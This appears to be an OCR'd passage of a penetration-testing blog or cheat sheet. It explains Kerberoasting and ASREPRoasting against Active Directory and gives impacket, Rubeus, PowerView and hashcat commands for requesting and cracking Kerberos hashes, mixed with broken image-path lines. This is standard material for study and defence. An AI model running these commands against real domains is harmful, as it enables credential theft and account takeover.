
Image not found or type unknown



On Linux

Exploit: **python3 GetUserSPNs.py -request -request-user [target user] -dc-ip [dc ip] [domain fqdn/user:password]** (impacket)

Image not found or type unknown



Crack Hash: **hashcat -a 0 -m 13100 krb5tgs.txt rockyou.txt**

Image not found or type unknown






Image not found or type unknown



ASREPRoasting Attack

If a domain user does not require Kerberos Pre-Authentication, we are able to request AS-REP for the user and retrieve **krb5asrep hash** from part of the reply. Hopefully we can crack the hash and get plaintext password.

Image not found or type unknown




Attack

On Windows


Search: **Get-NetUser -PreAuthNotRequired** (PowerView.ps1)

Image not found or type unknown



Exploit: **rubeus.exe asreproast /format:hashcat /user:[target user] /nowrap**


Image not found or type unknown



On Linux


Exploit: **python3 getNPUsers.py -dc-ip [dc ip] [domain fqdn] -userfile [user list] -format hashcat** (impacket)

Image not found or type unknown



Crack Hash: **hashcat -a 0 -m 18200 krb5asrep.txt rockyou.txt**

Image not found or type unknown



Kerberos Delegation

Since it is a complex topic, we will talk it in details in next article.

Thanks for reading! If any update or correction is required, I will directly edit it. Happy hacking!

[Backup] Kerberos Delegation

